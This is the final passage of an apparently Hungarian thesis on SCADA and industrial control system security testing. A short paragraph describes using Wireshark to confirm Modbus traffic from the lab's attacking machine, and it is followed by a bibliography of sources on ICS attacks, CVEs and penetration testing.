Végül visszatértem a Wiresharkhoz és kerestem olyan forgalmat, amely igazolja, hogy támadó gép és a modbus szerver között, ilyen jellegű forgalom keletkezett ill. a háttérben az eth0 hálózati kártya lokális hálózati ip-címét megjelenítettem igazolva a támadó gép címét.



35.ábra: Wireshark traffic control- saját szerkesztés

# IRODALOMJEGYZÉK

- Edward J.M.Colbert, Alexander Kott - Cyber-security of SCADA and Other Industrial Control Systems 2016
- <https://agio.com/vulnerability-scanning-vs-penetration-testing/>
- <https://arxiv.org/pdf/1702.06595.pdf>
- <https://autonomylogic.com>
- <https://autonomylogic.com/docs/2-1-openplc-runtime-overview/>
- <https://blog.isa.org/lessons-learned-forensic-analysis-ukrainian-power-grid-cyberattack-malware>
- <https://blogs.vmware.com/security/2022/07/what-are-the-methods-and-motives-for-hacking.html>
- <https://blogs.vmware.com/security/2022/07/what-are-the-methods-and-motives-for-hacking.html>
- <https://casmodeling.springeropen.com/articles/10.1186/s40294-020-00070-w>
- <https://ceur-ws.org/Vol-2874/paper13.pdf>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2008-4250>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2568>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-2729>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2010-2772>
- <https://cwe.mitre.org/data/definitions/1392.html>
- <https://datatracker.ietf.org/doc/html/rfc4301>
- <https://factoryio.com>
- <https://focusgroup.co.uk/resources/blog/motivations-of-a-hacker/>
- <https://focusgroup.co.uk/resources/blog/motivations-of-a-hacker/>
- [https://modbus.org/docs/Modbus\\_Application\\_Protocol\\_V1\\_1b.pdf](https://modbus.org/docs/Modbus_Application_Protocol_V1_1b.pdf)
- <https://modbuspal.sourceforge.net/>
- <https://nvd.nist.gov/vuln-metrics/cvss>
- <https://openplcproject.gitlab.io/reference/scada/installing-scadabr.html>
- <https://owlcyberdefense.com/learn-about-data-diodes/>
- [https://pure.manchester.ac.uk/ws/portalfiles/portal/267867586/FULL\\_TEXT.PDF](https://pure.manchester.ac.uk/ws/portalfiles/portal/267867586/FULL_TEXT.PDF)
- <https://securitymadesimple.org/cybersecurity-blog/active-vs-passive-cyber-reconnaissance-in-information-security/>
- <https://securitytrails.com/blog/google-hacking-techniques>
- <https://support.microsoft.com/hu-hu/topic/ms10-073-a-windows-kernelmódú-illesztőprogramjainak-biztonsági-rései-magasabb-szintű-jogosultság-meg>
- [https://web-assets.esetstatic.com/wls/2017/06/Win32\\_Industroyer.pdf](https://web-assets.esetstatic.com/wls/2017/06/Win32_Industroyer.pdf)
- <https://web.mit.edu/kirtley/kirtley/binlustuff/literature/control/Kalman%20filter.pdf>
- <https://www.aic.gov.au/sites/default/files/2020-05/htcb006.pdf>

- <https://www.aic.gov.au/sites/default/files/2020-05/htcb006.pdf>
- <https://www.bleepingcomputer.com/news/security/hackers-breach-us-water-facility-via-exposed-unitronics-plcs/>
- <https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html>
- <https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-penetration-testing/>
- <https://www.cvedetails.com/cve/CVE-2010-3338/>
- <https://www.dnv.com/cybersecurity/cyber-insights/us-pipeline-operators-face-compliance-with-new-cyber-security-directive-after-colonial-pipeline-attack/>
- [https://www.econstor.eu/bitstream/10419/188867/1/v11-i02-p318\\_2534-10370-1-PB.pdf](https://www.econstor.eu/bitstream/10419/188867/1/v11-i02-p318_2534-10370-1-PB.pdf)
- <https://www.esecurityplanet.com/networks/dmz-network/>
- <https://www.getastracom/blog/security-audit/pentration-testing-phases/>
- <https://www.getastracom/blog/security-audit/pentration-testing-report/>
- <https://www.hackers-arise.com/post/2017/02/10/scada-hacking-scada-prortocols-dnp3>
- <https://www.ibm.com/blog/red-teaming-101-what-is-red-teaming/>
- <https://www.ibm.com/topics/spear-phishing>
- <https://www.kali.org>
- <https://www.malwarebytes.com/what-was-the-mirai-botnet>
  
- <https://www.mdpi.com/1424-8220/19/21/4720>
- [https://www.researchgate.net/profile/Hyeon-Soo-Kim/publication/308133143\\_CPS-based\\_fault-tolerance\\_method\\_for\\_smart\\_factories/links/5a8a6239f2eef03a23333143.pdf](https://www.researchgate.net/profile/Hyeon-Soo-Kim/publication/308133143_CPS-based_fault-tolerance_method_for_smart_factories/links/5a8a6239f2eef03a23333143.pdf)
- [https://www.researchgate.net/publication/371384514\\_Cybersecurity\\_in\\_Cyber-Physical\\_Power\\_Systems](https://www.researchgate.net/publication/371384514_Cybersecurity_in_Cyber-Physical_Power_Systems)
- [https://www.researchgate.net/publication/372693736\\_Dual\\_Authentication\\_Technique\\_for\\_RFID\\_Access\\_Control\\_Systems\\_with\\_Increased\\_Level\\_of\\_Security](https://www.researchgate.net/publication/372693736_Dual_Authentication_Technique_for_RFID_Access_Control_Systems_with_Increased_Level_of_Security)
- <https://www.sciencedirect.com/science/article/abs/pii/S0020025522006995>
- <https://www.sciencedirect.com/science/article/abs/pii/S0020025522006995>
- <https://www.sciencedirect.com/science/article/abs/pii/S0360835224000123>
- <https://www.sciencedirect.com/science/article/abs/pii/S0925231223008214>
- <https://www.sciencedirect.com/science/article/pii/S0141933120303689>
- <https://www.sciencedirect.com/science/article/pii/S2667345221000055>
- <https://www.sciencedirect.com/topics/computer-science/reverse-engineering>
- <https://www.techtarget.com/whatis/definition/Shodan>
- <https://www.ukcybersecurity.co.uk/blog/news-advice/what-makes-telnet-vulnerable/>
- <https://www.usip.org/sites/default/files/sr119.pdf>
- <https://www.vmware.com/>